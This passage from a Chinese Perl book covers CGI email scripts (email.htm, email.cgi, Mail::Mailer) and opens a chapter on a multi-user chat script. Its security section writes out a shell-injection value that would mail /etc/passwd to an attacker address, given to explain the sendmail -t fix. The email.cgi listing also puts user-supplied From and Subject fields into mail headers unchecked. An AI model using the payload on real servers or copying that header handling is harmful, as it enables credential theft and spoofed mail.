


图 22.9 电子邮件确认

为便于参考，程序清单 22.8 给出了 email.htm，程序清单 22.9 给出了 email.cgi。

该电子邮件与任意标准电子邮件的发送方式相同；对于图 22.8 中的示例，将获取下列电子邮件（注意，这个应用程序允许用户设置自己的电子邮件地址，所以 From: 字段可能包含假地址或无效地址）：

Date: Thu, 12 Nov 15:26:57 -0500 (EST)



```
To: user@yourserver.com
From: user@aserver.com
Subject: Friendly greeting
```

Dear you:

How are you? Write when you get the chance!

A. F. User

使用这个应用程序，你可以让用户直接把数据用电子邮件发送给你，而不必在你的 ISP 上检查某种日志文件。

当你自定义这个应用程序时，不要忘记用正确的 URL 替换 email.htm 中指向 email.cgi 的 URL:

```
<HR><FORM METHOD="POST"
ACTION="http://www.yourserver.com/username/cgi/email.cgi"
ENCTYPE="application/x-www-form-urlencoded">
```

同样，在 email.cgi 中，确保系统的 sendmail 应用程序的路径是正确的（在 Unix 系统上，它通常类似 /usr/lib/sendmail，所以在 email.cgi 中，它按照此方式设置）：

```
$text = $co->param('text');
$text =~ s/</&lt;/g;

open(MAIL, '| /usr/lib/sendmail -t -oi');

print MAIL <<EOF;
```

当然，确保在 email.cgi 中的 To: 字段中输入了想要把电子邮件发送到的地址（在 HERE 文档中，不要忘记把 @ 转义为 \@，如下所示；email.cgi 自身能够处理发送者的电子邮件地址，它存储在 \$from 中）：

```
open(MAIL, '| /usr/lib/sendmail -t -oi');
print MAIL <<EOF;
To: steve\@yourserver.com
From: $from
Subject: $subject
$text
EOF
close MAIL;
```

---

**提示：**email.cgi 脚本采用 \$text =~ s/</&lt;/g 从发送给你的邮件中删除 HTML 标记，由于很多人都使用 Web 浏览器读邮件，电子邮件中的 HTML 标记可能会重新定向浏览器或创建其他讨厌的效果。对你来说，如果删除标记非常困难的话，只需删除该行代码即可。

---

Mailer 脚本非常容易受 email.cgi 中的一个严重安全漏洞的影响。当打开 sendmail 程序的管道时，不应该像其他这种脚本一样，把用户提供给你的电子邮件地址直接传递给 sendmail

程序（如下）：

```
open (MAIL, "| /usr/lib/sendmail $emailaddress");
```

这里的安全漏洞是用户可能在电子邮件地址中放置了元字符，它会引起管道做更多的操作（比你想要的多）。例如，如果用户以电子邮件地址传递下列信息：

```
anon@someserver.com;mail hacker@hackerworld.com</etc/passwd;
```

实际上，`open` 语句将把该语句解释为：

```
/usr/lib/sendmail anon@someserver.com; mail
hacker@hackerworld.com</etc/passwd
```

在这个示例中，会把系统口令文件发送给 `hacker@hackerworld.com`，这不可能是想要的操作。避免这个问题的一种方式是使用 `-t` 开关（而不是传递电子邮件地址）打开管道：

```
open(MAIL, '| /usr/lib/sendmail -t -oi');
print MAIL <<EOF;
To: steve\@yourserver.com
From: $from
Subject: $subject
$text
EOF
close MAIL;
```

`-t` 开关告诉 `sendmail` 直接从传递给它的 `To:` 字段获取地址，以便发送电子邮件（`-oi` 开关告诉 `sendmail`：如果它发现以圆点开头的行，则不要终止和发送电子邮件；过去，电子邮件命令（以圆点开头）能够直接嵌入电子邮件消息中）。事实上，在 `email.cgi` 中，没有这种问题，这是由于它会直接从自己的代码中读取电子邮件地址。

我采用这种方式编写了 `email.cgi`，你可以修改它，让用户指定电子邮件地址，以发送电子邮件。在这个示例中，因为人们可能会开发结果应用程序，以便从你的 Web 站点发送半匿名的电子邮件，所以应该特别谨慎。由于用户能够自己设置 `From:` 字段，所以该电子邮件是“半匿名的”。尽管收件人通过检查电子邮件消息头，能够很容易地确定它来自你的 ISP，但所有收件人都能够直接查找实际发送者的名字（除了 `From:` 字段中的名字之外）都是 `nobody@localhost`。你的 ISP 能够使用消息 ID 追溯到你。

#### 程序清单 22.8 email.htm

```
<HTML>
<HEAD>
<TITLE>Send me some email</TITLE>
</HEAD>
<BODY BGCOLOR="white" LINK="red">
<CENTER>
<H1>Send me some email!</H1>
```



```

</CENTER>
<HR>
<FORM METHOD="POST"
ACTION="http://www.yourserver.com/username/cgi/email.cgi"
ENCTYPE="application/x-www-form-urlencoded">

Please enter your email address:
<INPUT TYPE="text" NAME="name" VALUE="">
<P>
Please enter the email's subject:
<INPUT TYPE="text" NAME="subject" VALUE="">
<P>
Please enter the email you want send:
<P>
<TEXTAREA NAME="text" ROWS=10 COLS=60>
Dear you:
</TEXTAREA>
<P>
<CENTER>
<INPUT TYPE="submit" NAME="submit" VALUE="Send email">
<INPUT TYPE="reset">
</CENTER>
<HR>
</FORM>
</BODY>
</HTML>

```

### 程序清单 22.9 email.cgi

```

#!/usr/bin/perl

use CGI;

$co = new CGI;

print $co->header,

$co->start_html
(
    -title=>'Email Example',
    -author=>'Steve',
    -BGCOLOR=>'white',
    -LINK=>'red'
);

if ($co->param()) {

    $from = $co->param('name');
    $from =~ s/@/\@/;

    $subject = $co->param('subject');

    $text = $co->param('text');

```

```

    $text =~ s/</&lt;/g;

    open(MAIL, '| /usr/lib/sendmail -t -oi');

    print MAIL <<EOF;
To: steve\@yourserver.com
From: $from
Subject: $subject
$text
EOF

    close MAIL;
}

print

$co->center($co->h1('Thanks for sending me email!')),

$co->hr,

$co->end_html;

```

#### 22.2.9.2 使用 Mail 模块

除了使用 Unix 的 `sendmail` 程序之外，也可以使用 CPAN `Mail::Mailer` 模块。当安装该模块时，如果可能，它会连接到机器上的邮件系统。

要使用 `Mail::Mailer`，需创建下面这种类型的新对象：

```

use Mail::Mailer;

$mail = Mail::Mailer->new();

```

要创建邮件头，需使用 `open` 方法（如下），在哈希表中，我提供了 `From:`、`To:` 和 `Subject:` 字段：

```

use Mail::Mailer;

$mail = Mail::Mailer->new();

$mail->open
(
    {
        From    => 'user@aserver.com',
        To      => 'user@yourserver.com',
        Subject => 'Friendly greeting',
    }
);

```

余下的工作就是输出到 `$mail` 对象并关闭它，以发送邮件：

```

use Mail::Mailer;

$mail = Mail::Mailer->new;

```

```
$mail->open
(
    {
        From    => 'user@aserver.com',
        To      => 'user@yourserver.com',
        Subject => 'Friendly greeting',
    }
);

print $mail "Dear you:\nHow are you? Write when you get the chance!";

$mail->close;
```



## 第 23 章 CGI：创建多用户聊天、服务器推技术、 cookie 和游戏

### 23.1 深入分析

在本章中，我们将讨论一些功能强大的实例 CGI 脚本：多用户聊天应用程序，客户拉技术、服务器推技术以及服务器端的包含示例，设置和读取 cookie 脚本，足够丰富的游戏。

---

**提示：**记住，把这些脚本看作演示脚本。如果打算在 ISP 上安装它们，建议增加错误检查和安全功能，例如，在自定义了喜欢的脚本之后，需检验它们，以确保它们将按照预想的功能操作。

---

聊天应用程序可供多个用户同时使用，一个用户输入的内容，其他所有人都能够看到，通过它可以在 Internet 上交谈。原则上，聊天应用程序是很容易创建的，这是由于你只需存储用户张贴在中央文件中的内容，并在每个人的浏览器中显示更新的文本。事实上，还有一些敏感的问题。例如，既然很多用户都会访问同一个文件中的数据，则应该使用文件锁定，以避免冲突。我为本章编写了一个基本的但具有一定功能的聊天应用程序，它使用客户拉技术更新聊天用户的 Web 浏览器，该应用程序说明了很多真正的 CGI 编程问题，并说明了如何处理它们。

在聊天应用程序中使用客户拉技术让浏览器请求网页之后，我将查看服务器推技术和服务器端包含。服务器推技术是允许 Web 服务器给浏览器发送页面流的一种技巧，它创建了页面动画。CGI.pm 包含一些对服务器推技术的支持，所以这里将讨论它如何起作用。另一个讨论的主题是使用服务器端包含，这些包含是发送给 Web 服务器的命令。

在 Internet 上，在 Web 程序员之间设置和读取 cookies 已经变得很流行。有些用户反对在自己的计算机上设置 cookies，所以，如果用户没有特定为脚本输入要存储的数据，则本章的示例不会设置任何 cookies。cookie 脚本存储某个人的名字和出生日期，而且每当他导航到该脚本时，都会欢迎他。在适当的时候，它甚至祝愿这个人生日快乐。这个脚本将把它的数据存储存储在哈希表中，这样就可以很容易地自定义它，以便在自己的脚本中使用。

本章中的游戏脚本是类似刽子手游戏的完整版本，它是传统的字游戏，即通过提供一个字符，让你猜测一个字。这个版本游戏的接口是相对安全的，原因是我并没有把它编写为直接接受比赛者的文本；而是比赛者通过单击单选按钮来进行选择。如果比赛者在猜测 8 个错

误字符之前，还是没有拼出字，则游戏会告诉他这个字是什么。通过该脚本，你可以为每个错误猜测提供可选的图像，这样，每当错误猜测产生时，此脚本就能够建立适度恐怖的类似刽子手的传统图像（脚本非常聪明，如果你没有提供任何图形文件，它就会省略图像）。在 [www.waterpub.com.cn](http://www.waterpub.com.cn) 上可下载包含 5000 个字的样本文件，这个游戏将会使用它，而且也包含可以显示的图像。

与本章的 CGI 脚本一样，我已经使用 CGI.pm 编写了这些脚本。既然我们已经完成了本章脚本的功能深入分析，那么让我们开始学习代码吧。

---

**提示：**如果想在自己的 ISP 上安装这些脚本，不要忘记它们需要 Perl 5 或更高版本。在有些系统上，Perl 的默认版本是较早的版本，所以，如果处于 Unix 系统，则需要把 `#!/usr/bin/perl` 更改为 `#!/usr/bin/perl5`。

---

## 23.2 快速解决方案

### 23.2.1 创建多用户聊天应用程序

通过前面的学习，我们知道，Perl 是用于 CGI 编程的一种方式，我们希望创建令人激动的新软件——一个聊天程序，它允许很多用户登录并聊天。但是，这种交互将会花费很多的服务器带宽。

这个多用户聊天应用程序允许你支持 Internet 聊天，而无需求助于 Java、JavaScript、插件或其他设备，而且它应该能够与多数浏览器一起运行。该脚本支持多个用户同时输入，而且所有其他用户都可以看到每个用户输入的内容。这样，聊天应用程序就支持正在进行的可视的交谈。

---

**提示：**聊天室应用程序会使 Web 站点的点击率上升，这是由于该应用程序是通过在每个人的浏览器中不断显示更新数据而起作用的。ISP 操作员不会赏识占据很多带宽的人。减少需求的一种方式是通过延长聊天应用程序中刷新之间的时间。有关如何实现这种功能的信息，请参见本章后面的“使用客户拉技术设置 HTML 页面的刷新率”一节。

---

图 23.1 显示了我为本章编写的聊天应用程序。可以看到，用户可以在网页中输入名字和聊天注释。当该用户单击 Send text 按钮时，输入的文本就会张贴到 Web 站点，而且它将与用户的名字一起显示于正在参予交谈的所有其他用户的浏览器中。

要进行交谈，所需要的是 Web 浏览器（它能够采用元刷新来处理客户拉，几乎所有现代浏览器都能进行这种操作）。用户必须做的是在其浏览器中打开网页，即 `chat.htm`，聊天应用程序会处理余下操作，创建一个正在进行的 Internet 交谈。






图 23.1 多用户聊天示例

#### 23.2.1.1 多用户安全问题

这里提出几个重要的安全问题。例如，在交谈中，如果有人开始直接输入 HTML，应该怎么办呢？这个脚本通过用 `&lt;/g` 替换 `<` 字符，把聊天注释或用户名中输入的 HTML 重现为无害的，这会使它在浏览器中以 `<` 出现，而不是解释为 HTML 标记的开头。

同样，由于很多用户将同时访问聊天数据文件，所以当读或写这些文件时，该脚本会采用 Perl 的 `flock` 函数锁定文件，以避免冲突（有关 `flock` 的详细信息，请参见第 13 章）。

我使用了独占锁定，而没有使用共享锁定，甚至是读文件也是如此，这是由于在很多可用的不同系统上，已经证明这样做是最安全的（有些系统不能成功地实现共享锁定，实际经验已经证明了这点）。在 Perl 中使用 `flock` 创建文件的独占锁定时，其他程序不能使用 `flock` 获取对该文件的锁定，直到已经解除文件锁定为止。这并不意味着其他程序就不能使用该文件（例如，在 Unix 中它们就能够使用，只是它们不能从 `flock` 获取真值。这个脚本使用 `flock` 调整用户之间的文件访问，在使用文件之前一直等待，直到从 `flock` 获取真值为止。

如果这个脚本发现自己在访问聊天数据文件时被阻塞了，它会继续尝试 5 秒（每秒尝试 10 次）；如果这还是不起作用，则说明出故障了，而且在脚本能够再次获取访问之前，会一直显示“服务器太忙”的消息。

#### 23.2.1.2 处理拒绝服务攻击

顾名思义，拒绝服务攻击是拒绝对用户提供服务。拒绝服务攻击的一种常见形态是使系统资源超负荷（拒绝对系统所有人的服务），而且当某个用户将大量数据张贴到脚本或者上传很大的文件时，CGI.pm 易受它的影响。在某种程度上，要处理这些攻击，可以把变量 `$CGI::POST_MAX` 设置为非负整数。该变量设置了张贴大小的上限（以字节为单位）。



---

**提示：**聊天应用程序并没有排除任何人的访问。如果想这样做，应该确保给应用程序添加一个口令前端。

---

### 23.2.1.3 从 Web 浏览器中聊天

